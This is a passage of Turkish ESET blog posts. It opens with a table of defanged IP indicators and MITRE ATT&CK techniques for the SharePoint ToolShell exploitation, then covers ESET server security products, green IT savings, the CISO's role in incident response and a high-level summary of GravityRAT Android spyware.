| 149.28.17\[.\]188 | N/A | The Constant Company, LLC | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
| 173.239.247\[.\]32 | N/A | GSL Networks Pty LTD | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
| 109.105.193\[.\]76 | N/A | Haruka Network Limited | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
| 2.56.190\[.\]139 | N/A | Alina Gatsaniuk | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
| 141.164.60\[.\]10 | N/A | The Constant Company, LLC | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
| 124.56.42\[.\]75 | N/A | IP Manager | 2025-07-22 | IP address exploiting SharePoint vulnerabilities. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [17. sürümü ](https://attack.mitre.org/resources/versions/)kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Initial Access** | [T1190](https://attack.mitre.org/versions/v17/techniques/T1190) | Exploit Public-Facing Application | Threat actors exploited CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, and CVE2025-53771 to compromise on-premises Microsoft SharePoint servers. |
| **Execution** | [T1059.003](https://attack.mitre.org/versions/v17/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | The deployed webshells execute attacker-supplied commands via cmd.exe. |
| **Persistence** | [T1505.003](https://attack.mitre.org/versions/v17/techniques/T1505/003) | Server Software Component: Web Shell | Threat actors deployed webshells to compromised servers. |
| **Collection** | [T1005](https://attack.mitre.org/versions/v17/techniques/T1005) | Data from Local System | The deployed webshells allow the attackers to extract information from the compromised systems. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, ToolShell
---
### [Şirketinizin sunucu güvenliği ne kadar yeterli?](https://antivirus.com.tr/sirketinizin-sunucu-guvenligi-ne-kadar-yeterli/)
**Published:** Ağustos 25, 2025
**Author:** ESET
**Excerpt:** Yerel sunucu güvenliği, bir kuruluşun genel siber güvenlik stratejisinin kritik bir parçası olmaya devam ediyor.
**Content:**
Yerel sunucu güvenliği, bir kuruluşun genel siber güvenlik stratejisinin kritik bir parçası olmaya devam ediyor.
**NOT**: Bu blog, yerel SharePoint sunucuları için küresel [ToolShell sıfır gün güvenlik açığı istismarlarına ](https://arstechnica.com/security/2025/07/what-to-know-about-toolshell-the-sharepoint-threat-under-mass-exploitation/)ilişkin ESET kılavuzuyla güncellenmiştir.
Bulut tabanlı çözümlerin popülerliğine rağmen dosya sunucuları, posta sunucuları ve hatta yerel olarak çalıştırılan SharePoint sunucuları gibi yerel sunucuları kullanmaya devam eden birçok kuruluş bulunmaktadır. Bunun birçok nedeni vardır; bütçe kaygılarından üçüncü taraf risklerine ilişkin endişelere kadar ve hepsi de önemlidir.
Ancak geride kalmak akıllıca bir karar mıdır? Yerinde sunucuların günümüzde neden hâlâ önemli olduğunu ve özel sunucu güvenlik çözümleri sayesinde bu önemin nasıl korunabileceğini inceleyelim.
## Sahip olduğunuz sunucu güvenliği
Yerel sunucuların küçük ve orta ölçekli işletmeler ve kuruluşlar için hâlâ önemli olmasının üç ana nedeni vardır:
1. **Veri kontrolü ve güvenliği**: Birçok kuruluş, güvenlik önlemleri üzerinde kontrol sahibi olmak için hassas verileri şirket içinde tutmayı tercih eder. Bu, finans, sağlık veya kamu sektörü gibi sıkı uyumluluk gereksinimleri olan sektörler için özellikle önemli olabilir.
2. **Hız ve performans**: Yerel ağ hızları, büyük dosyalara veya veri tabanlarına erişmek ve bunları indirmek için çok önemli olan internet hızlarından önemli ölçüde daha yüksektir.
3. **Birlikte çalışabilirlik ve entegrasyon**: Yerel sunucular, belirli iş ihtiyaçlarını karşılamak için özelleştirilebilir. Ayrıca bulut çözümlerinden daha kolay bir şekilde diğer şirket içi sistemlerle entegre edilebilir. Birçok kuruluş, yerel altyapılarıyla derinlemesine entegre olan ve kolayca taşınamayan eski sistemlere sahiptir.
Bir bakıma bu da bir bakış açısı meselesidir. [Bulut çözümleri ](https://antivirus.com.tr/bulut-guvenligi-isletmenizi-kurtarma-konusunda-bilmeniz-gerekenler/)genellikle daha sağlamdır, daha iyi ölçeklenebilirlik sunar ve uzun vadede daha ucuzdur. Benzer şekilde, sunucu ihtiyaçlarını başka bir tarafa devrederek daha düşük çevresel ayak izi elde edilebilir. Veya şirket içi kaynaklara kıyasla daha iyi güvenlik gibi birçok avantaj sağlanabilir (bu, KOBİ’ler için çok önemlidir).

## Şirket içi ve bulut: Sunucu güvenliği tehdit perspektifi
Yerel ve dış kaynaklı sunucular arasındaki farkla ilgili daha derin bir soru şudur: Tehdit ortamı ne durumda? Hangi tür sunucu yaklaşımı daha güvenlidir?
Bulut, diğer tüm çözümler gibi belirli riskler içerir. Yukarıda vurgulandığı gibi, belirli sektörlerde veri kontrolü ve güvenliği özellikle önemlidir. Genel olarak herhangi bir şekilde hassas verilerle çalışan veya ulusal altyapının kritik bir düğümü olması nedeniyle sıkı düzenlemelere tabi olan tüm işletmeler, kapsamlı güvenlik riski yönetimi uygulamalarına sahip olmalıdır.
Bununla birlikte, hava boşluklu cihazlara veya özel kurumsal çözümlere sahip değilseniz risk yönetimi açısından yerel/bulut seçenekleri önemli değildir. Evet, bulutun birçok güvenlik açığı sorunu vardır ancak uygun şekilde yamalanmamış ve korunmamış yerel sunucular da öyledir.
Linux çalıştıran web sunucuları, dünya çapında kullanımlarının çok fazla olması nedeniyle [özellikle savunmasızdır](https://www.darkreading.com/threat-intelligence/perfctl-fileless-malware-targets-millions-linux-servers). Genellikle, bir işletim sistemi/uygulama/cihaz türü ne kadar popüler olursa o kadar çok kötü amaçlı yazılım geliştirilme olasılığı artar.
## ESET sunucu hizmetleri
ESET olarak, sunucuların iş altyapısında hayati bir rol oynadığını ve bunların korunmasının özel dikkat gerektirdiğini biliyoruz. Sunucu türüne bağlı olarak, her biri farklı bir ilgi gerektirir, bu nedenle özel çözümlerimiz, bunların özel ihtiyaçlarını karşılamak üzere tasarlanmıştır.
### ESET Server Security
Uç noktaların yalnızca dizüstü bilgisayarlar/PC’lerden oluştuğu düşünülür ve bu nedenle kötü amaçlı yazılımların hedefi olurlar. Ancak [FIN7](https://attack.mitre.org/groups/G0046/) gibi APT gruplarının ele geçirmek istediği şey sadece bilgisayarlar değildir; finansal kayıtlar, müşteri bilgileri ve daha fazlası gibi hassas şirket verilerinin bulunduğu iç ağı çalıştıran sunuculardır.
[ESET Server Security ](https://www.eset.com/tr/business/solutions/file-server-security/)(ESS), sunucuları ana bilgisayar olarak ve örneğin veri ihlallerine veya fidye yazılım saldırılarına karşı ağ dosya depolamasını korur. Bunu, Windows veya Linux sunucularına bir sunucu ana bilgisayar güvenlik duvarı ve ağ saldırı koruması ekleyerek ve potansiyel riskleri takip etmek için Güvenlik Açığı ve Yama Yönetimi ile destekleyerek gerçekleştirir.
ESS artık, BT yöneticilerinin belirli web sitelerine veya kategorilere (27 önceden tanımlanmış) erişimi izin veya engelleyebilmesini ve bu sitelere erişimin neden engellendiğini açıklayan özelleştirilebilir bildirim mesajları gönderebilmesini sağlayan bir **Web Kontrolü** özelliği de içerir (özellikle Terminal Sunucuları için kullanışlıdır).
Web Kontrolü, ESS v12.0 sürümünün yayımlanmasıyla ESET PROTECT Entry müşterileri için kullanıma sunuldu.
Hatalar her zaman olabilir ancak sunucu bütünlüğünü sağlamak hiç bu kadar kolay olmamıştı. Bununla birlikte ESET, sofistike tehdit aktörlerinin güvenlik çözümlerini ortadan kaldırabilecek düzeye geldiklerini göz önünde bulundurarak yine de dikkatli olunmasını tavsiye etmektedir.
ESS for Terminal Server ürünü de her iki yönde yetkisiz trafiği engelleyen ve tek bir sezgisel arayüz üzerinden yönetilen yeni bir **Güvenlik Duvarı** ile güncellendi. Ayrıca yeni güvenlik duvarı kuralları düzenleyicisi ile yöneticiler, kuruluş genelinde güvenlik kurallarını korumak için güvenlik politikalarını tutarlı bir şekilde oluşturabilir, güncelleyebilir ve yönetebilir.
Firewall, 2024 yılında ESET Server Security v11.0 sürümünün yayımlanmasından bu yana [ESET PROTECT Entry ](https://www.eset.com/tr/business/entry-protection/)müşterileri için kullanılabilir durumdadır.
### ESET Mail Server Security
Yerel depolama sunucularının yanı sıra, e-postaları da unutmamak gerekir.
İş iletişiminin çoğu e-posta yoluyla gerçekleşir ve bu da kötü amaçlı mesajların sızması için bolca fırsat sunar. İş e-postalarının ele geçirilmesi (BEC), [FBI’ın IC3 raporuna](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf) göre 2024 yılında işletmelere yaklaşık 2,7 milyar dolar zarar veren en maliyetli saldırı vektörlerinden biridir.
Oltalama gibi e-posta kaynaklı tehditlere karşı koruma sağlamak için [ESET Mail Security](https://www.eset.com/tr/business/solutions/mail-security/), e-postaları ve eklerini (hibrit Exchange ortamlarındaki [Microsoft 365 posta kutuları ](https://help.eset.com/beta/emsx/12.0/en-US/idh_xmon_ondemand_graph_api_scan.html)dâhil) tüm tehdit türlerine karşı proaktif olarak tarar ve oltalama, spam ve kötü amaçlı yazılımları anında aktif olarak engeller, büyük ağlar için sağlam karantina yönetimi ve küme desteği sunar.
### ESET Security for Microsoft SharePoint Server
Çok sayıda şirket ağı, sağlamlığı ve kullanım kolaylığı nedeniyle SharePoint’i temel almaktadır. Ve MS 365 gibi kullanılan tüm Microsoft tarafından geliştirilen uygulamalar için tek bir çözüm sunmaktadır. Tüm bu unsurların birleşim noktası olması, tehdit aktörlerinin [kontrolü ele geçirmek](https://www.darkreading.com/cyberattacks-data-breaches/phishers-wreak-havoc-disguising-attack-inside-sharepoint)istemesinin nedenidir.
[ESET Security for Microsoft SharePoint Server ](https://www.eset.com/tr/business/solutions/file-server-security/#sharepoint-security)ile koruma, söz konusu ortam için optimize edilmiştir. Erişim sırasında her dosyayı proaktif olarak tarar.
Çözüm ayrıca bu sunucu türüne yönelik belirli tehdit alt kümelerine karşı koruma sağlamak için ağ saldırı koruması, sunucu ana bilgisayar güvenlik duvarı ve güvenlik açığı ve yama yönetimi de sunar.
**ToolShell sıfır gün istismarları ne durumda?**
19 Temmuz 2025’te [Microsoft](https://msrc.microsoft.com/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770/), ToolShell adlı yerel SharePoint sunucularındaki bir dizi sıfır gün güvenlik açığının kötüye kullanıldığını doğruladı. Bu güvenlik açığı, tehdit aktörlerinin şirket sistemlerine [girerek birçok devlet kurumu ve ticari kuruluşun ](https://www.securityweek.com/toolshell-attacks-hit-400-sharepoint-servers-us-government-victims-named/)söz konusu sunucu türünü kullanan sistemlerine izinsiz erişimini sağladı.
ESET Security for Microsoft SharePoint Server, [CVE-2025-49704](https://nvd.nist.gov/vuln/detail/CVE-2025-49704), [CVE-2025-53770 ](https://nvd.nist.gov/vuln/detail/CVE-2025-53770)ve [CVE-2025-53771’e ](https://nvd.nist.gov/vuln/detail/CVE-2025-53771)karşı koruma sağlar. Güvenlik ürünü, istismar girişimlerini Sharepoint/Exploit.CVE-2025-49704 olarak raporlayacak ve BH/Webshell veya MSIL/Webshell gibi istismar sonrası artefaktları da raporlayacaktır.
Ayrıca [ESET Inspect’e](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) sahip müşteriler, “Potansiyel SharePoint Post-Exploitation (Cmd/PowerShell)” adlı yeni algılama kuralından (yeni yanıt eylemi KillProcess ile) yararlanabilirler.
## Yerinde yük
İşletmelerin dijital dönüşümüyle birlikte modern uç noktanın tanımı da geri dönülmez bir şekilde değişti. Sonuç olarak, endemik sunucu güvenliğini, kullanılan dizüstü bilgisayarlar gibi çalışanların uç noktalarını koruma çabalarıyla ilişkili ayrı bir önlem olarak ele almalıyız. Sonuçta, bunlar hâlâ şirket sunucularında çalışan şirket içi kaynaklara erişiyor.
Dolayısıyla harici kaynaklı bulut bilişimden mi yoksa yerel önlemlerden mi bahsettiğimizin önemi yoktur, sunucular iç ağlara erişim için “hizmet verdikleri” cihazlar kadar önemlidir. Kullanılan sunucu türleri tavus kuşunun kuyruk tüyleri kadar çeşitlilik gösterse de kurnaz tehdit aktörlerinin yetkisiz erişimini önleyen farklı çözümler, her türlü kurumsal siber güvenlik stratejisi için çok önemli olmalıdır.
*\*ESS for TS hizmetine abone olan müşteriler, 2 Temmuz 2025 tarihinden itibaren hem Web Kontrolü hem de yeni Güvenlik Duvarı’ndan yararlanabilecekler.*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Sunucu Güvenliği
---
### [Yeşil dönüşüm: BT uygulamalarında enerji maliyetini düşürün](https://antivirus.com.tr/yesil-donusum-bt-uygulamalarinda-enerji-maliyetini-dusurun/)
**Published:** Ekim 4, 2023
**Author:** ESET
**Excerpt:** Enflasyon ve enerji fiyatlarındaki artış, şirketler için yeni bir tasarruf çağı başlattı. Peki yeşil dönüşüm ile BT uygulama maliyetlerini düşürebilir misiniz?
**Content:**
Enflasyon ve enerji fiyatlarındaki artış, şirketlerin kârlarını belli bir seviyede tutabilmeleri için yeni bir [tasarruf önlemleri](https://www.forbes.com/sites/mikekappel/2022/07/15/how-your-business-can-survive-rising-costs-and-a-looming-recession/) çağını başlattığından beri bir işletmeyi yönetmek daha maliyetli hale geldi. Mevcut trendler ve yeşil dönüşüm genel olarak daha çevreci BT uygulamalarına doğru bir kayışa yönelirken, bulut ilk bakışta daha maliyetli bir hareket olarak görülebilir; ancak gerçek böyle değil.
Bu süreç, şirketlerin altyapı, ağ, personel ve konum (kendi veri merkezini barındıranlar için alan ve enerji tüketimi daha fazla) maliyetlerini düşürmelerine yardımcı olacak Bulut destekli çözümlere geçişin önemini vurguluyor.
## Yeşil BT iş sürdürülebilirliğini nasıl geliştirir?
Yeşil BT veya yeşil bilişim terimi ile bilgisayarların, çiplerin ve diğer teknolojilerin çevre üzerindeki zararlı etkilerini sınırlandırmak için çevresel açıdan sürdürülebilir tasarım, üretim, kullanım ve imha uygulamalarını kastediyoruz. Bu, karbon emisyonlarında ve enerji taleplerinde planlı bir azalmayı, yenilenebilir malzemelerin kullanımı ve döngüsel bir ekonomi yoluyla sürdürülebilirliğin teşvik edilmesini içerir.
İşletmeler için bunun anlamı, BT gibi şirket ihtiyaçlarının belirli bölümlerinin dış kaynak olarak kullanılması demektir, çünkü bu durumda, örneğin veri merkezi bakımı için yapılan masraflar işi yüklenen diğer firma tarafından karşılanır. Bu tür bir süreç iki amaca hizmet eder: BT görevlerini (ağ siber güvenliği, altyapı gibi) profesyonellere devretmek işletmenin asıl işine odaklanmasını sağlar, aynı zamanda işletmenin enerji ayak izini azaltarak çevre üzerindeki doğrudan etkisini azaltmış olur.
İşletmeler tasarruf edecekleri para ile [Avrupa Birliği tarafından belirtilen](https://reform-support.ec.europa.eu/what-we-do/green-transition_en#energy) daha fazla yeşil geçiş önlemi gerektiren gelecekteki yasalara veya sağlam [çevre dostu](https://www.uschamber.com/co/start/strategy/sustainable-business-certification%2520/) uygulamalar gerektiren sertifikalara uymak için daha fazla yatırım yapabileceklerdir.
## Yeşil dönüşüm, işletmeler için tedarik zincirlerinin yapısını da değiştiriyor
Dış kaynak kullanımı şirketin tedarik zincirini değiştirmenin bir yoludur, ancak giderek daha fazla şirket çevreci uygulamalara yönelmeye başladıkça, iş süreçlerini lojistik açıdan yeniden düşünmek gerekecektir.
İşletmeler maliyet azaltıcı önlemler kapsamında insanları işten çıkarmaya başlamıştır ki bu kişinin yıllık maaşının görevine bağlı olarak yükseldiği düşünüldüğünde mantıklıdır fakat bu çalışanın sorumluluklarının da yükseldiği unutulmamalıdır. Sonuç olarak, işletme beyin gücünü ve kalifiye çalışanlarını kaybedebilir, pozisyonları doldurmak için yeniden işe alım yapmak veya görevleri başka çalışanlara dağıtmak zorunda kalabilir, şirketin kendi içinde daha fazla iç baskı oluşabilir ve ortaya çıkabilecek çeşitli sorunlara, BT ile ilgili olaylar da dahil olmak üzere, yanıt verme kapasitesini düşürebilir.
Yeşil uygulamalarla maliyetler, şirketin üstünlüğünü kaybetmeyeceği bir şekilde azaltılabilir. Örneğin çalışanları işten çıkarmak yerine, uzaktan çalışmaya daha fazla yönelmek firmanın enerji ve bina taleplerini azaltacak, enerji faturalarından, kiralardan, otopark ücretlerinden ve daha fazlasından tasarruf etmelerini sağlayacaktır.
Yeşil uygulamalara yönelik kolay bir adım da cihazları ve eşyaları kapatmaktır. Yazıcı, klima, monitör ve ışık gibi ekipmanlar kullanılmadıkları zaman kapatılmalıdır. BT’nin karbon ayak izini azaltmanın diğer bir yolu da daha uzun ömürlü olacak ve gerçekleştirilecek görev için gerekli olan en az miktarda enerjiyi tüketecek ekipmanı seçmektir. Örneğin, uzaktan çalışanlar dizüstü bilgisayarlardan daha az enerji kullanan dizüstü bilgisayarları kullanma eğilimindedir ve bildiğiniz gibi dizüstü bilgisayarlar masaüstü bilgisayarlara göre daha az enerji kullanır.
Sadece tedarik zinciri şirketlerini çevresel uygulamalarına ve korumalarına göre seçmeye odaklanmak bile, işletmenin sürdürülebilirliği arttırmasını ve en iyi uygulamaları zincirleme olarak yaymaya başlamasını sağlar.
Daha da ileri giderek, şirketinize etkili bir çevre yönetim sistemi kurmak için izleyebileceği çerçeveyi belirleyen ve haritalandıran ISO 14001 standardına göre bir sertifika da alabilirsiniz. Faaliyeti veya sektörü ne olursa olsun tüm kuruluşlar için tasarlanan bu standart, şirket yönetimi ve çalışanlarının yanı sıra dış paydaşlara da çevresel etkinin ölçüldüğüne ve iyileştirildiğine dair güvence sağlar.

## ESET yeşil karar alma süreçlerini nasıl etkileyebilir?
ESET’te ürünlerimiz, mevcut uygulamalar için önemli görülen alanlara odaklanarak sürekli olarak geliştirilmektedir. Çevre söz konusu olduğunda ESET, [ESET PROTECT Platformu](https://www.eset.com/tr/business/protect-platform/) aracılığıyla işletmeler için bulut tabanlı hizmetler sunar; bu da donanım, yazılım, uygulama yaması veya personel için ek bir ihtiyaç olmadığından maliyetleri düşürmeye yardımcı olur.
ESET PROTECT Elite ve [MDR](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/) gibi [kurumsal odaklı tekliflerimizle](https://www.eset.com/tr/business/enterprise/) işletmelere kaynak tahsisi sağlıyoruz. MDR çözümlerimiz, diğer görevlerle boğulmuş olan yetenekli BT personelinin şirket güvenliğini yönetmelerine yardımcı olurken, riski azaltarak ve iş sürekliliğine izin vererek iş karmaşıklığını daha yönetilebilir hale getirir.
Sonuç olarak ESET, dünya çapında 30 yıllık bağımsız siber güvenlik operasyonlarıyla, tüm sektörlerdeki müşterileri koruma konusunda büyük bir deneyime ve çeşitli endüstrilerde ve dikey sektörlerde çok özel bir uzmanlığa sahiptir.
ESET çözümlerini kullanmak, daha yeşil ve daha sürdürülebilir bir gelecek için yeşil dönüşümün gerektirdiği ilerlemeyi koruyarak bu deneyimden yararlanmanızı sağlar.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
---
### [CISO 'nun siber saldırı sırasındaki rolü nedir?](https://antivirus.com.tr/ciso-nun-siber-saldiri-sirasindaki-rolu-nedir/)
**Published:** Haziran 14, 2023
**Author:** ESET
**Excerpt:** CISO, bir siber saldırı sırasında kuruluşun güvenlik stratejisini ve süreci yönetir, zararları minimize eder ayrıca önleyici önlemler almakla da yükümlüdür.
**Content:**
CISO, bir siber saldırı sırasında olay yönetiminde önemli bir rol oynar, kontrol altına alma ve elimine etme önlemlerinin uygulanmasından sorumludur. Bununla birlikte, tehditleri önceden tespit etmek ve önlemek de onların görevidir. Bir siber olay sırasında ve sonrasında CISO’nun sorumlulukları hakkında daha fazla bilgi edinin.
[Ponemon Enstitüsü tarafından hazırlanan bir rapora](https://tek.io/3WwyU5n) göre, bir siber saldırıyı önlemenin maliyeti, tehdidin türüne bağlı olarak 396.000 $ ile 1 milyon $ arasında değişebilmektedir. Ayrıca aynı rapor, bu kaynakların %80’inden fazlasının olayları düzeltmeye, %20’sinden azının ise önlemeye ayrıldığını belirtmektedir.
Bu bağlamda, siber güvenlik kuruluşlar için temel kaygılardan biri haline gelmekte ve CISO şirketin bilgi ve itibarının korunmasında temel bir rol oynamaktadır.
Bu makalede, CISO’nun işlevlerini ve bu profesyonelin kurumları siber güvenlik tehditlerine karşı savunmak için alabileceği önlemleri ayrıntılı olarak inceleyeceğiz.
## CISO ‘nun işlevi ve sorumlulukları nelerdir?
[Baş Bilgi Güvenliği Yöneticisi](https://antivirus.com.tr/ciso-bas-bilgi-guvenligi-yoneticisi-ne-is-yapar/) (CISO), kuruluşlarda bilgi güvenliğinden sorumlu profesyoneldir ve siber saldırı tehdidinin arttığı günümüzde işlevleri ve sorumlulukları oldukça önemlidir.
Görevleri arasında güvenlik açığı yönetimi, felaket kurtarma, iş sürekliliği, veri sızıntısı, olaylara müdahale, kriz yönetimi ve siber güvenlik operasyonları bulunmaktadır. Ayrıca, bilgi güvenliği politikalarına uyulmasını sağlamalı ve ekibi potansiyel ve gerçek tehditler karşısında yönetmelidir.
## Bir olay sırasında CISO ‘nun rolü nedir?
CISO, siber güvenlik ekibinin ve kurum içindeki diğer ilgili departmanları koordine ederek savunma eylemlerine öncülük etmelidir.
Siber saldırıyı kontrol altına almak ve ortadan kaldırmak için önlemler almalı, olayın kapsamını tanımlamalı, etkisini ve ciddiyetini değerlendirmeli ve hasarı en aza indirmek ve felaket kurtarma sürecine devam etmek için gerekli kararları almalıdır.
### CISO ‘nun temel işlevlerinden bazıları:
- **Olay tanımlama:** İlk adım, sistem günlüklerinin, güvenlik uyarılarının veya kullanıcı raporlarının analiz edilmesini içerebilecek olayın niteliğini belirlemektir. Olay tanımlandıktan sonra, kuruluş üzerindeki etkisine göre sınıflandırılmalı ve önceliklendirilmelidir.
- **Müdahale koordinasyonu:** CISO olay müdahalesini koordine etmekten ve ilgili tüm tarafların bilgilendirilmesini ve sürece dahil edilmesini sağlamaktan sorumludur. Buna bilgi güvenliği ekibi, BT, hukuk ve kurumun diğer kilit üyeleri dahildir.
- **Risk değerlendirmesi:** Uzman ayrıca olayla ilişkili riskleri değerlendirmeli ve en uygun eylem planını belirlemelidir. Bu, etkilenen sistemlerin engellenmesi veya düzenleyici makamların bilgilendirilmesi gibi risk azaltma önlemlerinin uygulanmasını içerebilir.
- **Olay hafifletme:** CISO olayın etkilerini en aza indirmek için önlemler almalıdır; bu önlemler arasında güvenlik yamalarının uygulanması, şifrelerin sıfırlanması, yedeklerin geri yüklenmesi ve diğer eylemler yer alabilir.
- **Paydaşlarla iletişim:** CISO, paydaşları olay ve savunma eylemlerinin ilerleyişi hakkında bilgilendirmekten sorumludur. Buna yönetici ekip, müşteriler ve hissedar grupları dahil olabilir.
- **Soruşturma ve raporlama:** CISO olayın kapsamlı bir şekilde araştırılmasına öncülük etmeli ve olayın nedenlerini, etkisini ve alınan önlemleri açıklayan ayrıntılı bir rapor hazırlamalıdır. Bu rapor kurumun siber güvenlik süreçlerini iyileştirmek ve gelecekteki olayları önlemek için kullanılabilir.
Olayı yönetirken sakinliğini ve etkinliğini koruması, zararları en aza indirmesi ve kuruluş için iş sürekliliğini sağlaması da önemlidir.
## Bir CISO veri ihlalinden sonra ne yapmalıdır?
Bir veri ihlalinden sonra CISO, ihlalin nasıl gerçekleştiğini ve hangi bilgilerin tehlikeye atıldığını anlamak için bir araştırma süreci başlatmalıdır.
Ekipleriyle birlikte, istismar edilen güvenlik açıklarını gidermek için önlemler almalı, ilgili makamları ve olaydan etkilenen kişileri bilgilendirmeli ve krizi yönetirken gelecekteki olayları önlemek için gerekli adımları atmalıdır.

### CISO ‘nun veri ihlalleri durumunda atması gereken adımlar:
- **Veri ihlalinin niteliğinin belirlenmesi:** Hangi bilgilerin etkilendiğini, hangi sistemlerin tehlikeye girdiğini ve veri sızıntısının nasıl gerçekleştiğini anlamak için ihlalin niteliğini derhal belirlemek çok önemlidir. Bu bilgiler, uygun önlemlerin alınması için çok önemli olacaktır.
- **Olayın izole edilmesi:** İhlalin nedenini belirledikten sonra CISO, saldırının yayılmasını ve daha fazla hasara neden olmasını önlemek için olayı izole etmelidir. Olayın izole edilmesi, tehlikeye giren sistemlerin devre dışı bırakılmasını, ağ bağlantılarının engellenmesini veya belirli kaynaklara erişimin kısıtlanmasını içerebilir.
- **İlgili makamların bilgilendirilmesi:** Bazı durumlarda, veri ihlalleri yasaların ihlali anlamına gelir. Bu nedenle profesyonel, ülkenin yürürlükteki yasalarının gerektirdiği şekilde polis veya gizlilik düzenleyicileri gibi yetkilileri bilgilendirmelidir.
- **Etkinin değerlendirilmesi:** CISO, ihlalin kuruluş, müşterileri ve ortakları üzerindeki etkisini değerlendirmelidir. Bu, etkilenen bilgi türünün ve miktarının, olayın sonuçlarının, şirketin itibarının ve yasal işlem olasılığının belirlenmesini içerir.
- **Hafifletici önlemlerin belirlenmesi:** Sorumlu taraf olarak, zararı hafifletmek ve gelecekteki ihlalleri önlemek için önlemleri belirlemek onların görevidir. Bu, ek kontrollerin uygulanmasını, sistemlerin güncellenmesini ve güvenlik politikaları ile prosedürlerinin gözden geçirilmesini içerebilir.
- **Dahili olarak iletişim kurulması:** Bilgi güvenliğinden sorumlu kişi, herkesin ne olduğundan ve sorunu çözmek için alınan önlemlerden haberdar olmasını sağlamak için olaya karışan ekip üyeleri ve diğer paydaşlarla iletişim kurmalıdır.
- **Dışarısı ile iletişim kurulması:** CISO’nun ayrıca müşteriler, satıcılar, iş ortakları ve diğer etkilenen paydaşlarla da iletişim kurması gerekir. İletişim açık ve şeffaf olmalı, faydalı ve eyleme geçirilebilir bilgiler sağlamalıdır.
- **Soruşturma yürütülmesi:** İhlalin nedenlerini belirlemek ve gelecekteki olayları önlemek için adımlar atmak için kapsamlı bir soruşturma gereklidir.
- **Bilgi güvenliği politikasının gözden geçirilip ve güncellenmesi:** Bilgi güvenliğinden sorumlu kişi, siber güvenlikle ilgili en iyi uygulamalarla uyumlu olduğundan ve risklerin uygun şekilde yönetildiğinden emin olmak için kurumun politikasını gözden geçirmeli ve güncellemelidir.
Son olarak, CISO’nun kurumun güvenlik duruşunu iyileştirmek ve çalışanları siber güvenlikle ilgili en iyi uygulamalar ve tehdit yanıtları konusunda eğitmek için proaktif bir yaklaşıma sahip olması önemlidir.
## Sonuç
- CISO, sorumluluğu siber tehditleri ve veri ihlallerini iddialı ve etkili bir şekilde savunmak, önlemek ve azaltmak olan bir profesyoneldir.
- Bir olay sırasında, CISO savunmaya, karşı saldırıya liderlik etmekten ve olayın niteliğini belirlemekten sorumludur.
- İhlal durumunda, CISO soruşturma başlatmalı, hangi bilgilerin tehlikeye atıldığını belirlemeli ve zararı azaltmalıdır.
- Doğrudan kendi komutası altındaki ekiplerle ve şirketteki hukuk ve iletişim gibi diğer departmanlarla yakın bir şekilde çalışır.
- Meydana gelen olaylar hakkında yetkilileri ve hissedarlar ve müşteriler gibi diğer paydaşları bilgilendirmek CISO’nun görevidir.
- Kurumun siber güvenlik politikalarının gözden geçirilmesi ve güncellenmesi CISO’nun sorumluluğundadır.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** CISO, Dijital Güvenlik
---
### [ESETresearch: GravityRAT WhatsApp yedeklerinin peşinde](https://antivirus.com.tr/esetresearch-gravityrat-whatsapp-yedeklerinin-pesinde/)
**Published:** Haziran 20, 2023
**Author:** ESET
**Excerpt:** ESETresearch, SpaceCobra grubunun Android casus yazılımı GravityRAT kullanarak WhatsApp yedeklemelerini hedef aldığını keşfetti.
**Content:**
[ESETresearch](https://twitter.com/ESETresearch), SpaceCobra grubunun Android casus yazılımı GravityRAT kullanarak WhatsApp yedeklemelerini hedef aldığını keşfetti.
- ESETresearch, Android GravityRAT casus yazılımının yeni bir sürümünün, yasal açık kaynaklı OMEMO Instant Messenger Android uygulamasının truva atına dönüştürülmüş sürümleri olarak dağıtıldığını keşfetti.
- Truva atı olan BingeChat uygulaması, ücretsiz mesajlaşma ve dosya paylaşım hizmeti olarak sunulan bir web sitesinden indirilebiliyor.
- GravityRAT’in bu sürümüne dosyaları silmek için komut alma ve WhatsApp yedekleme dosyalarına sızma fonksiyonları eklenmiş görünüyor.
- Kampanya büyük olasılıkla belirli hedeflere yönelik. Tıpkı daha önce belgelenen SpaceCobra kampanyalarında olduğu gibi, Chatico kampanyası da Hindistan’daki bir kullanıcıyı hedef aldı.
ESET araştırmacıları, Android tabanlı GravityRAT casus yazılımının BingeChat ve Chatico mesajlaşma uygulamaları olarak dağıtılan güncellenmiş bir sürümünü tespit etti. GravityRAT daha önce Hindistan’daki kullanıcıları hedef alan saldırılarda kullanılan bir uzaktan erişim aracıdır. Windows, Android ve macOS sürümleri mevcuttur. GravityRAT’in arkasında kim olduğu bilinmiyor; ESET Research, SpaceCobra olarak bilinen grubu izliyor. Büyük olasılıkla Ağustos 2022’den beri aktif olan BingeChat kampanyası hala devam ediyor. Yeni keşfedilen kampanyada GravityRAT, WhatsApp yedeklemelerine sızabiliyor ve dosyaları silmek için komut alabiliyor. Kötü amaçlı uygulamalar ayrıca açık kaynaklı OMEMO Instant Messenger uygulamasında bulunan yasal sohbet işlevselliği de sağlıyor.
Daha önce belgelenen SpaceCobra kampanyalarında olduğu gibi, Chatico kampanyası da Hindistan’daki bir kullanıcıyı hedef aldı. BingeChat uygulaması, kayıt yaptırmak gereken bir web sitesi aracılığıyla dağıtılıyor. Büyük ihtimalle uygulama, saldırganlar bekledikleri belirli kurbanların, muhtemelen belirli bir IP adresi, coğrafi konum, özel URL veya belirli bir zaman dilimi içinde ziyaret ettiğinde açılıyor. Her durumda, kampanyanın belirli hedeflere yönelik olduğu düşünülüyor.
